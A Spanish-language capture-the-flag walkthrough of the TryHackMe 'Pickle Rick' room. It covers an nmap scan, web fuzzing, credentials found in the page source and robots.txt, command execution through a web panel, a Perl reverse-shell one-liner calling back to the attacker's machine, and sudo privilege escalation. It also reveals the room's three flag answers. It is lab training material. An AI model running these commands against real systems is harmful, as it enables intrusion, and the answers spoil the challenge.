

Pickle Rick

[lolo_apuntes.pdf](#)

Iniciamos con la VPN de tryhackme:

```
(kali㉿kali)-[~/Desktop]
$ sudo openvpn mblnt.ovpn
2024-06-24 22:53:47 Note: --cipher is not set. OpenVPN versions before 2.5 de
faulted to BF-CBC as fallback when cipher negotiation failed in this case. If
you need this fallback please add '--data-ciphers-fallback BF-CBC' to your c
onfiguration and/or add BF-CBC to --data-ciphers.
2024-06-24 22:53:47 Note: cipher 'AES-256-CBC' in --data-ciphers is not suppo
rted by open-dco, disabling data channel offload.
```

```
2024-06-24 22:53:49 Initialization Sequence Completed
```

Confirmamos que tenemos conexión con la vpn:

```
(kali㉿kali)-[~]
$ ip -br a
lo        UNKNOWN    127.0.0.1/8 ::1/128
eth0      UP            10.0.2.15/24 fe80::55b5:4377:be60:740a/64
tun0      UNKNOWN     10.9.0.95/16 fe80::46a5:322:965e:783/64
```


Iniciamos la maquina:

Target Machine Information

Title	Target IP Address	Expires
Pickle Rick	10.10.168.5	48min 44s

?
Add 1 hour
Terminate

Task 1 ○ Pickle Rick



▶ Start Machine

This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.

Deploy the virtual machine on this task and explore the web application: 10.10.168.5

Answer the questions below

What is the first ingredient that Rick needs?

Comprobamos que tenemos conexión a la maquina:

```

$ ping 10.10.168.5
PING 10.10.168.5 (10.10.168.5) 56(84) bytes of data:
64 bytes from 10.10.168.5: icmp_seq=1 ttl=63 time=53.8 ms
64 bytes from 10.10.168.5: icmp_seq=2 ttl=63 time=58.4 ms
64 bytes from 10.10.168.5: icmp_seq=3 ttl=63 time=182 ms
64 bytes from 10.10.168.5: icmp_seq=4 ttl=63 time=56.1 ms

```

METODOLOGIA DE ATAQUE

A continuación, procedemos a realizar un escaneo inicial para identificar los puertos abiertos y los servicios que están funcionando en la máquina.

[NMAP-6_-Listado-de-comandos.pdf](#)

```
sudo nmap -p- --open -sS --min-rate 5000 -v -n -Pn 10.10.168.5 > escaneo.txt
```

```
(kali㉿kali)-[~]
$ sudo nmap -p- --open -sS --min-rate 5000 -v -n -Pn 10.10.168.5
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 23:05 EDT
Initiating SYN Stealth Scan at 23:05
Scanning 10.10.168.5 [65535 ports]
Discovered open port 22/tcp on 10.10.168.5
Discovered open port 80/tcp on 10.10.168.5
Completed SYN Stealth Scan at 23:05, 21.03s elapsed (65535 total ports)
Nmap scan report for 10.10.168.5
Host is up (0.057s latency).
Not shown: 38773 filtered tcp ports (no-response), 26760 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.10 seconds
Raw packets sent: 104319 (4.590MB) | Rcvd: 26773 (1.071MB)

(kali㉿kali)-[~]
$
```

Podemos ver que los puertos 80 (http) y 22 (ssh) están abiertos.

Comenzamos atacando el puerto 80 introduciendo la ip de la maquina en el navegador:



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRRP"**....Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRRP"**, password was! Help Morty, Help!

Ctrl u para ver el código de la web:

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  </head>
11  <body>
12    <div class="jumbotron">
13      <div class="container">
14        <div class="row">
15          <div class="col-md-8">
16            <h1>Help Morty!</h1></div>
17            <div class="col-md-4">
18              <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
19              <p>I need you to <b>BURRRP</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the <b>BURRRRRRRRP</b>, password was! Help Morty, Help!</p></div>
20            </div>
21          </div>
22        </div>
23      </div>
24    </div>
25    <div class="text-center">
26      <p>Note to self, remember username!</p>
27      <p>Username: RickRu13s</p>
28    </div>
29  </body>
30 </html>

```

Podemos ver un supuesto usuario.

El siguiente paso es ver el documento robots.txt:

WubbaLubbaDubDub

Únicamente se encuentra esta palabra rara.

Intentamos acceder mediante ssh con el usuario encontrado, pero vemos que no es posible la conexión mediante la terminal, restricción mediante la clave publica.

```

kali@kali:~$ ssh RickRu13s@10.10.168.5
Warning: Permanently added '10.10.168.5' (ED25519) to the list of known hosts.
RickRu13s@10.10.168.5: Permission denied (publickey).

```

Utilizamos el fuzzer llamado ffuf para ver si hay alguna ruta interesante.

ffuf -w directory-list-2.3-medium.txt -u <http://10.10.168.5/FUZZ> -e .php,.js,.html

-u: URL objetivo con FUZZ como marcador de posición para el fuzzing.

-w: Ruta al diccionario.

```
(kali@kali)-[~/Desktop/diccionario]
$ ffuf -w directory-list-2.3-medium.txt -u http://10.10.168.5/FUZZ.php


v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.168.5/FUZZ.php
:: Wordlist     : FUZZ: /home/kali/Desktop/diccionario/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```


```
# Attribution-ShareAlike 3.0 License. To view a copy of this [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 64ms]
login [Status: 200, Size: 882, Words: 89, Lines: 26, Duration: 57ms]
# [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 301ms]
# [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 1307ms]
portal [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 55ms]
# [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 3345ms]
# [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 3345ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 3345ms]
```

```
# Apache/2.4.41 (Ubuntu) [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 854ms]
assets [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 55ms]
# [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 1858ms]
```

Ingresamos una ruta encontrada llamada assets y deducimos que hay mas web ya que hay imágenes que no hemos visto.



Ingresamos en el navegador lo siguiente 10.10.168.5/portal.php y nos redirige a <http://10.10.168.5/login.php> :



Portal Login Page

Username:

Password:

Login

Intentamos acceder con el usuario encontrado anteriormente y con la palabra rara del robots.txt:

R1ckRu13s

Wubbalubbadubdub

Rick Portal

Commands

Potions

Creatures

Potions

Beth Clone Notes

Command Panel

Commands

Execute

Nos encontramos con un panel de comandos, suponemos que es la terminal de comandos del dispositivo donde se aloja la web.

Command Panel

```
ls
ls
Execute
```

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```


Mediante un ls observamos que tenemos el ingrediente, por lo que intentamos con cat ver el contenido pero esta deshabilitado.

Alternativas al cat: <https://baulderasec.wordpress.com/programacion/primeros-pasos-con-linux/visualizar-ficheros-cat-more-less-head-tail/>

Command Panel

```
cat Sup3rS3cretPickl3Ingred.txt
cat Sup3rS3cretPickl3Ingred.txt
Execute
```

Command disabled to make it hard for future PICKLEEEEE RICCCCKKKK.



Comprobamos con un more, pero finalmente conseguimos el contenido mediante un less:

Command Panel

```
less Sup3rS3cretPickl3Ingred.txt
less Sup3rS3cretPickl3Ingred.txt
Execute
```

```
mr. meeseek hair
```

Investigando encontramos que hay mas contenido en clue.txt

Command Panel

Execute

Look around the file system for the other ingredient.

En la vista del command panel encontramos esto en el código:

```
34 assets
35 clue.txt
36 denied.php
37 index.html
38 login.php
39 portal.php
40 robots.txt
41 </pre> <!-- Vm1wR1UxTnRwa2RUV0d4VFlrZFNjRlV3V2t0a1JsWm1wbXQwVWUxV1duaFZNakExVkcxS1NHVkl1RmhoTVhCb1ZsWmFMMVpwTVVWaGVqQT0== -->
42 </div>
43 </body>
44 </html>
45
```

Parece ser una distracción, ya que parece ser base64 y no encontramos nada claro por lo que intentamos ver otros directorios.

Nos encontramos en

Command Panel

Execute

/var/www/html

Listamos el contenido de var y nos encontramos con esto

Command Panel

```
ls ../..
ls ../..
ls ../..home
```

```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Listamos el contenido de home

Command Panel

```
ls ../..home
```

Execute

```
rick
ubuntu
```

Listamos el contenido de rick

Command Panel

```
ls ../..home/rick
ls ../..home/rick
```

Execute

```
second ingredients
```

Nos encontramos con el segundo ingrediente, intentamos ver el contenido

Command Panel

Parece estar vacío, pero intentaremos atacar con una reverse shell para ver si encontramos algo más.

Para lanzar la reverse shell: <https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/>

```
perl -e 'use
```

```
Socket;$i="10.9.0.95";$p= 443 ;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))  
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec(" sh -i");};'
```

Nos ponemos en escucha en el 443 con netcat(puerto configurado para la reverse shell):

```
(kali㉿kali)-[~]  
$ sudo nc -nlvp 443  
[sudo] password for kali:  
listening on [any] 443 ...  
█
```

Lanzamos la reverse shell:

Command Panel

Estamos dentro (tratamiento de la tty)

```

(kali@kali)-[~]
$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.9.0.95] from (UNKNOWN) [10.10.151.210] 45026
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/html
$ cd /var
$ pwd
/var
$

```

Intentamos acceder al segundo ingrediente que vimos desde la command panel de la web

```

$ cd /home
$ pwd
/home
$ ls
rick
ubuntu
$

```

```

$ pwd
/home/rick
$ ls
second ingredients
$

```

Encontramos el contenido del segundo ingrediente

```

$ ls
second ingredients
$ less 'second ingredients'
1 jerry tear
$

```

Despues intentamos acceder al directorio root, pero no nos deja acceder ya que no tenemos permisos, y lanzamos el comando sudo -l para ver si podemos lanzar el comando sudo y vemos que si

```

(kali@kali)-[~]
$ cd /root
cd: permission denied: /root

(kali@kali)-[~]
$ sudo -l
Matching Defaults entries for kali on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User kali may run the following commands on kali:
    (ALL : ALL) ALL

(kali@kali)-[~]
$

```

Ya que no requiere contraseña escalamos privilegios de la siguiente manera

```
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-151-210:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-151-210:
    (ALL) NOPASSWD: ALL
$ sudo su
whoami
root
```

Ahora si vamos a poder acceder al directorio root

```
whoami
root
cd /root
ls
3rd.txt
snap
```

Ya tenemos el tercer ingrediente veamos el contenido

```
less 3rd.txt
3rd ingredients: fleeb juice
```

Maquina terminada.